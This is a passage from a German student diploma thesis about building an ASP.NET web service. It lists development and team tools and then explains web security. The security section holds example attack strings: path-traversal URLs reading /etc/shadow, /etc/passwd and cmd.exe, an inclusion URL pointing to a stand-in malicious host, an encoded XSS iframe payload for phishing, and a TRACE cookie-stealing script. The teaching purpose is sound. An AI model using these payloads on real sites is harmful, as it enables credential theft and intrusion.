


Abbildung 9: Datenbankobjekte auswählen



Falls eine Sicherheitswarnung erscheint auf "OK" klicken.  
Endresultat, das Entity Framework hat die Tables im Models Ordner erstellt und am Bildschirm sieht man das Klassen mit ihren Beziehungen. Dies sollte ungefähr so aussehen:




Abbildung 10: Klassendiagramm




Abbildung 11: Solutionexplorer

### 2.2.3 Source-Code

## 3 Technologien

### 3.1 Allgemeines

Unsere verwendeten Technologien werden anschließend, unter entsprechender Überschrift, beschrieben, wobei auf die wichtigsten, oder auch meist benutzten, genauer eingegangen wird, in Form einer Installation und einer erweiterten Beschreibung. Zudem werden auch alle Technologien beschrieben welche sich nicht bis zum Ende der Arbeit durchsetzen konnten und während der Arbeit auf eine andere gewechselt wurde oder diese überhaupt nicht mehr verwendet wurde. Dies wird jedoch im Beschreibungstext kenntlich gemacht.

### 3.2 Programmierung

#### 3.2.1 Visual Studio 17 Community

Visual Studio ist eine Entwicklungsumgebung, für verschiedenste Programmiersprachen, der Firma Microsoft. Die Version 15 / 2017 ist die aktuellste Version und bietet neue Funktionen und Verbesserungen. Unter anderem die voll umfängliche Unterstützung der ASP.NET Core und .NET Core Entwicklung. Die aktuelle Version unterstützt folgende Sprachen:

- Visual Basic .NET
- C
- C++
- C#
- F#
- Typescript
- Python
- HTML
- JavaScript
- CSS

Da der Hauptteil unserer Diplomarbeit in der Objekt Orientierten Programmiersprache C# geschrieben wurde, hat das Entwicklungsteam Visual Studio 2017 Community verwendet. Hierbei war es uns wichtig, dass jeder von uns die selbe "Jahres-Version", in diesem Fall 2017, verwendet, da es zwischen den Versionen kleine Unterschiede, welche zu einem Problem führen könnten, gibt. Ein gravierender Unterschied wäre die Syntax eines Property zwischen Version 2013 und 2017.

```
// Visual Studio 2013 Code
private string m_Beispiel;
public string Beispiel
{
    get { return m_Beispiel; }
    set { m_Beispiel = value; }
}


// Visual Studio 2017 Code
private string m_Beispiel;
public string Beispiel
{
    get => m_Beispiel;
    set => m_Beispiel = value;
}
```

Listing 1: Syntax Unterschied: Property

### 3.2.2 .NET Framework 4.6

Am Anfang der Diplomarbeit wurde mit der Firma im Laufe eines Meetings festgelegt, dass bei der Entwicklung des Webservices .net Framework 4.6 verwendet werden soll um die Kompatibilität mit ihren .net Projekten zu garantieren.

Das .NET Framework ist ein Software Entwicklungs-Framework der Firma Microsoft, um Software zu entwickeln, installieren und auszuführen auf Windows basierenden Systemen. Aktuell auswählbare Versionen in Visual Studio 2017:



### 3.2.3 asp.net

Da das Ziel der Diplomarbeit ein Webservice unter C# ist, wurde ASP.NET verwendet. ASP.NET ist Teil des .net Framework, mit ihm lassen sich Webservices oder auch Webanwendungen einfach entwickeln. ASP.NET kommt bei 11.8% aller aktiven Webseiten zum Einsatz und befindet sich deshalb auf dem 2ten Platz nach der Programmiersprache PHP.

[https://w3techs.com/technologies/overview/programming\\_language/all](https://w3techs.com/technologies/overview/programming_language/all)

Im Anschluss wird durch Screenshots erläutert wie ein ASP.NET Projekt in Visual Studio 2017 erstellt wird.




Abbildung 12: Projekt erstellen




Abbildung 13: ASP.NET Webanwendung auswählen




Abbildung 14: ASP.NET Vorlage auswählen




Abbildung 15: Resultat

### 3.2.4 MSSQL

MSSQL ist KEIN Teil der finalen Diplomarbeit und wurde nur zu Testzwecken verwendet. Im Laufe der Entwicklung wurde von Teammitglied Matthias Franz und Marcel

Sterling ein Raspberry PI als Datenbank aufgesetzt um einige Tests durchzuführen. Dies wurde mit Microsoft SQL Server verwirklicht.

### 3.2.5 Microsoft SQL Server management Studios

Bei der Microsoft SQL Server entwicklung kam Microsoft SQL Server management Studios zum Einsatz, die Aufgabe des Management Studios war es den Server zu konfigurieren und zu verwalten.

### 3.2.6 Entity Framework

Das Entity Framework ist ein Großteil des Projektparts "Parser" gewesen. Das Entity Framework wird angewandt um den Zugriff auf die Datenbank zu erleichtern. Es dient zur objektrationalen Abbildung auf .NET Objektstrukturen. Auf die Funktionsweise des EFs wird im Parser genauer eingegangen.

### 3.2.7 iCal

iCal ist das Format in dem ein Kalender gespeichert wird. Das Format wird unter einer eigenen Überschrift im Laufe der schriftlichen Arbeit genauer erklärt. Ein Beispiel für den Aufbau des iCal-Formats sieht wie folgt aus:

```
BEGIN:VCALENDAR
VERSION:2.0
PRODID:http://www.example.com/calendarapplication/
METHOD:PUBLISH
BEGIN:VEVENT
UID:461092315540@example.com
ORGANIZER;CN="Alice Balder, Example Inc." :MAILTO:alice@example.com
LOCATION:Irgendwo
GEO:48.85299;2.36885
SUMMARY:Eine Kurzinfo
DESCRIPTION:Beschreibung des Termines
CLASS:PUBLIC
DTSTART:20060910T220000Z
DTEND:20060919T215900Z
DTSTAMP:20060812T125900Z
END:VEVENT
END:VCALENDAR
```

### 3.2.8 ReSharper

ReSharper ist eine von JetBrains produzierte Erweiterung für Visual Studio, welche das Entwickeln im .NET Bereich erleichtert. Die tschechische Firma JetBrains ist unter an-

derem Herausgeber von PyCharm, IntelliJ IDEA, CLion und vielen weiteren hilfreichen Entwicklungs-Tools.

### **3.2.8.1 Resharper Installation**

1. ReSharper auf der JetBrains Seite unter folgendem Link herunterladen: <https://www.jetbrains.com/resharper/download/>
2. Nach Download, die .exe Datei ausführen
3. Installierte Visual Studio Version auswählen, License Agreement akzeptieren, anschließend bei gewolltem Paket auf "Install" klicken und auf "Next". Wenn man nun auf "Next" geklickt hat werden alle zu installierenden Pakete nochmal angezeigt. Falls die Auswahl passt, auf "Install" klicken.
4. Wenn die Installation abgeschlossen ist Fenster schließen.
5. Um sicherzugehen, dass die Installation erfolgt ist, Visual Studio starten. Hier sollte nun ein Fenster aufpoppen um das Shortcut Scheme auszuwählen. Wählt man nun eines der Möglichkeiten aus und klickt sich durch Agreements sollte anschließend eine License Information zu sehen sein. Hier beim Paket auf "Start Evaluation" klicken und anschließend auf "OK" drücken und ReShaper ist funktionsfähig und läuft.

### **3.2.9 PostMan**

## **3.3 Kommunikation**

### **3.3.1 Discord**

Um im Laufe des praktischen Teils der Diplomarbeit die Übersicht zu behalten und alles zu organisieren wurde Discord verwendet. Discord hat viele Funktionen welche die Kommunikation im Team erleichtern. Discord bietet dem Benutzer an einen oder mehrere gratis Server zu erstellen. Ein Server kann aus Text und Sprachchannels bestehen. In einem Textchannel können festgelegte Personen schreiben und in einem Sprachchannel über Mikrofon miteinander reden. Falls wir also Teamintern etwas zu besprechen hatten oder falls Probleme auftraten die wir selbst lösen konnten bat uns Discord die perfekte Kommunikationsfläche.

Da wir als Gruppe mehrere Projekte haben haben wir einen "Projektserver". In diesem Projektserver haben wir einen Text und Sprach Channel für die Diplomarbeit. Im Text Channel werden kleine Probleme, die schnell geklärt werden können, besprochen und Files ausgetauscht. Im Sprach Channel werden größere Probleme besprochen oder wenn nötig Planänderungen.

### **3.3.2 Telegram**

Telegram wurde nicht regelmäßig verwendet, es war eher eine Backup Chat-Application.



## **3.4 File Sharing**

### **3.4.1 TFS**

Der Microsoft Team Foundation Server ist unsere Code-Sharing Technologie. Da unser Auftraggeber, die Firma Intact GmbH oder Intact Systems, mit dieser Technologie arbeitet haben wir bei einem der ersten Treffer TFS für Code Sharing gewählt. Wir hatten einige Probleme mit dem TFS wodurch oft einzelne Teile des Projekts entwickelt wurden und dann in ein Projekt zusammengeführt wurden. Die Probleme waren unter anderem, dass die Firma eine Zeit lang gebraucht hat um den Server zur Verfügung zustellen aber auch, dass das Verbinden mit dem Server manchmal nicht geklappt hat.

### **3.4.2 Discord**

Wie bereits bei den Technologien erwähnt haben wir auf einem Discord Server einen Text Channel eingerichtet. Dieser eignet sich nicht nur um miteinander zu schreiben sondern kann auch dafür genutzt werden mit anderen Benutzer Files zu teilen.

### **3.4.3 Google Drive**

Google Drive ist ein von Google bereitgestellter Cloud Service um Dokumente freizugeben und Online zu bearbeiten.

Mithilfe von Google Drive wurde an Präsentationen und Projekten gearbeitet. Durch Google Docs und Google Präsentation fällt es leicht mit mehreren Personen gleichzeitig an einem Dokument zu arbeiten. Durch Google Drive wurden von uns Dokumente wie die IVM Matrix, den Projektstrukturplan, die Meetings und die SCRUM Sprints erstellt und an alle Mitglieder geteilt.

## **3.5 Organisation**

### **3.5.1 Trello**

Trello ist eine web-basiert Software die das managen von Projekten vereinfacht. Trello wurde benutzt um den management Prozess Scrum erfolgreich durchzuführen. Trello bietet eine gute Übersicht über den Status des Projekts, da es Aufgaben in Form von kleinen Karten in einer Liste anzeigt. Diese Aufgaben kann man mit einer Verantwortlichen Person inkl. Frist versehen. So wird dem Scrummaster die Möglichkeit geboten 3 Listen zu erstellen: To Do; in Arbeit und Fertig. Je nachdem in welchem Status sich die Aufgabe befindet wird sie dementsprechend zugeteilt.

## 3.6 Schriftliche Arbeit

### 3.6.1 LaTeX

## 4 Webseite

### 4.1 Security

In diesem Abschnitt beschäftigen wir uns mit der Security der Webseite. Wir behandeln wie man das sichere einloggen in eine Webseite gewähren kann, wie man sich vor XSS/CSRF schützen kann, wie man verhindert das eine SQL Injection möglich ist und wie man Passwörter speichert. Dazu werden wir einige Code Beispiele anführen.

#### 4.1.1 Login Handling

#### 4.1.2 Two-Factor-Auth

#### 4.1.3 Path-Traversal

Als Path-Traversal wird eine Security Lücke bezeichnet die es einem Angreifer, durch Manipulation des URLs auf Daten zuzugreifen, auf die er nicht zugreifen können sollte.

#### 4.1.4 Grundprinzip

Man sollte nicht auf Dateien, die sich außerhalb vom Web-Directory befinden, von einem Webserver zugreifen können. Beim Path-Traversal versucht man als Angreifer durch beifügen von Pfadangaben das Verzeichnis zum Root-Verzeichnis zu wechseln. // Man benutzt ../ als Parameter zum Wechseln des Verzeichnisses.

#### 4.1.5 Beispiele

##### 1. Windows

- a) `http://www.example.com/index.foo?item=../../../../Config.sys`
- b) `http://www.example.com/index.foo?item=../../../../Windows/System32/cmd.exe?/C+dir+C:`

##### 2. Linux

- a) `http://some_site.com.br/../../../../etc/shadow`
- b) `http://some_site.com.br/get-files?file=/etc/passwd`

Anhand dieser Beispiele kann man sehen, das einem diese Schwäche ermöglicht lokale Passwörter auszulesen und Windows Configs.

Unter Linux ist diese Schwäche kritischer da man hier auf die komplette Festplatte Zugriff bekommt. In Windows kann man sich nur im lokalen Directory bewegen, wo sich

die Website befindet.

Eine weitere Anwendungsmöglichkeit ist es auf seine eigene bösartige Seite zu verweisen und über diese code einzufügen mit dem man sich noch mehr Möglichkeiten verschafft.

```
http://some_site.com.br/some-page?page=http://BoeseSeite.com.br/  
other-page.htm/malicius-code.php
```

#### **4.1.6 Protection Path-Traversal**

#### **4.1.7 XSS Protection**

#### **4.1.8 Allgemeines über XSS**

XSS steht für Cross-Site-Scripting und ist eine Security schwäche, welche es ausnutzt das eine Webadmin nicht davon ausgeht das eine gewisse Eingabe getätigt wird. Meist nutzt ein Hacker diese Schwäche um einen bösartigen Code auszuführen, zu Beispielen werden wir später noch kommen. Trotz dem hohen Bekanntheitsgrad von XSS und findet man Cross-Site-Scripting immer noch aus der OWASP Top 10, welche die häufigsten Security Vulnerabilities Jahr für Jahr auflistet. Bei dem ausnutzen von XSS greift man sein 'Opfer' nicht direkt an, sondern man nutzt diese Schwachstelle, um bspw. ein bösartiges Skript zu platzieren, welches dann von einem nichts ahnenden User aufgerufen wird.

#### **4.1.9 XSS Targets:**

1. Javascript (wobei Javascript das beliebteste ist)
2. VBScript
3. ActiveX
4. Flash

#### **4.1.10 Warum ist Javascript so beliebt?**

Der Grund hierfür ist das Javascript quasi eine fundamentale Einheit einer Webseite ist. Man wird kaum eine Webseite finden, welche kein Javascript verwendet.

#### **4.1.11 Beliebte Angriffsvektoren**

1. Session Hijacking
2. Website-Defacements
3. Phishing

#### 4.1.12 Session Hijacking

Beim Session Hijacking werden, wie es einem der Name schon verrät, Sessions von Webseiten übernommen. Meist bemerkt ein User gar nicht das seine Session von einem Angreifer übernommen worden ist. Das Hauptziel ist dabei das überwachen von Aktivitäten bzw. Datendiebstahl. Sehr problematisch wird es, wenn eine Admin Session zugänglich wird und der Angreifer so auf einen Admin Account zugreifen kann. Bei so einem Vorfall hat der Angreifer dann alle Rechte und kann sich so zusagen austoben, wie er will. Und hier reicht schon eine kleine XSS Vulnerability aus um dies zu bewerkstelligen.

#### 4.1.13 Website-Defacements

Website-Defacements hat etwas von digitalem Graffiti. Hier wird XSS genutzt um sich den Zugriff auf die Webseite zu verschaffen und sie dann optisch zu verändern.

#### 4.1.14 Phishing

Im Prinzip ist Phishing die Intention mit Fake Webseiten oder Emails an vertrauliche Daten eines Users zu kommen. Ein Beispiel wäre mit einem gefälschten Facebook Login an die Login Daten eines Benutzers zu kommen.

Doch wie hängt das mit XSS zusammen?

Bei einer Url hat man sehr oft eine Abfragezeichenfolge. Diese werden benutzt um beliebige Werte zu übergeben. Beispielweise würde die Url `http://www.Sehr-Sichere-Webseite.com/program?value` den Parameter value and das Programm schicken.Und hier kommt Cross-Site-Scripting ins Spiel und man könnte wieder etwas bösesartiges übergeben.

Ein Angreifer könnte jetzt diese Schwäche ausnutzen um zu eine anderen Website weiterzuleiten und selbst noch etwas hinzufügen, beispielsweise der Abfrage von Login Daten.

Beispiel

```
"http://www.EineFinanzseite.com/?q=%3Cscript%3Edocument.write%28%22%3Ciframe+src%3D%27http%3A%2F%2Fwww.BoeseSeite.com%27+FRAMEBORDER%3D%270%27+WIDTH%3D%27800%27+HEIGHT%3D%27640%27+scrolling%3D%27auto%27%3E%3C%2Fiframe%3E%22%29%3C%2Fscript%3E&...=...&..."
```

Wobei die Modulo Buchstaben in Hexadezimal folgendes darstellen

3C : <

3E : >

28 : (

22 : "

3D : =

27 : '  
3A ::  
2F : /  
29 : )

Es ergibt sich daraus

```
http://www.EineFinanzseite.com/?q=<script>document.write("<iframe src='http://www.BoeseSeite.com' FRAMEBORDER='0' WIDTH='800' HEIGHT='640' scrolling='auto'></iframe>")</script>&...=...&...">
```

Beim Ausführen wird dann HTML Code eingefügt

```
<iframe src='http://www.BoeseSeite.com' FRAMEBORDER='0' WIDTH='800' HEIGHT='640' scrolling='auto'></iframe>
```

Diese IFrame beinhaltet jetzt Code von der Bösen Seite und ermöglicht dem Angreifer eingegebene Daten vom User zu sehen.

#### 4.1.15 Cross-Site-Tracing XST

Beim Cross-Site-Tracing wird XSS und die HTTP-Methoden TRACE oder Track verwendet. TRACE ermöglicht dem Client, zu sehen, was am anderen Ende der Anforderungskette empfangen wird, und diese Daten für Test- oder Diagnoseinformationen zu verwenden. Die TRACK-Methode funktioniert auf gleich, ist jedoch spezifisch für IIS von Microsoft. Cross-Site-Tracing kann als Methode zum Stehlen von User-Cookies über Cross-Site-Scripting verwendet werden, auch wenn für das Cookie das Kennzeichen "HttpOnly" gesetzt ist und / oder der Autorisierungsheader des Benutzers verfügbar gemacht wird.

Obwohl die TRACE-Methode scheinbar harmlos ist, kann sie in einigen Szenarien erfolgreich eingesetzt werden, um die Berechtigungsnachweise legitimer Benutzer zu stehlen. Diese Angriffsmethode wurde 2003 von Jeremiah Grossman entdeckt, um den HttpOnly-Tag zu umgehen, den Microsoft in Internet Explorer 6 sp1 eingeführt hat, um Cookies vor dem Zugriff durch JavaScript zu schützen. Tatsächlich besteht eines der am häufigsten auftretenden Angriffsmuster in Cross Site Scripting darin, auf das document.cookie-Objekt zuzugreifen und es an einen vom Angreifer kontrollierten Webserver zu senden, damit er / sie die Sitzung des Opfers entführen kann. Das Markieren eines Cookies, da HttpOnly JavaScript den Zugriff auf das Cookie verbietet und es vor dem Senden an Dritte schützt. Die TRACE-Methode kann jedoch verwendet werden, um diesen Schutz zu umgehen und auf das Cookie selbst in diesem Szenario zuzugreifen.

Modernere Browser verhindern das TRACE über JavaScript gesendet werden kann.

#### 4.1.16 Beispiel

```
<script>
  var xmlhttp = new XMLHttpRequest();
  var url = 'http://127.0.0.1/';

  xmlhttp.withCredentials = true; // send cookie header
  xmlhttp.open('TRACE', url, false);
  xmlhttp.send();
</script>
```

#### 4.1.17 Wie gewährleisten wir XSS Protection

Die Webseite beschränkt sich generell auf wenige Eingabefenster wo eine Standard XSS versucht werden könnte. Alle diese Eingaben erlauben keine Tags oder Sonderzeichen. Auch Url Parameter können nie direkt gesendet werden und somit fällt auch der URL Faktor weg.

Alle Möglichen Eingabefelder

## Register

Create a new account.

Email

Password

Confirm password

# Log in

Use a local account to log in.

Email

Password

Email

[Send verification email](#)

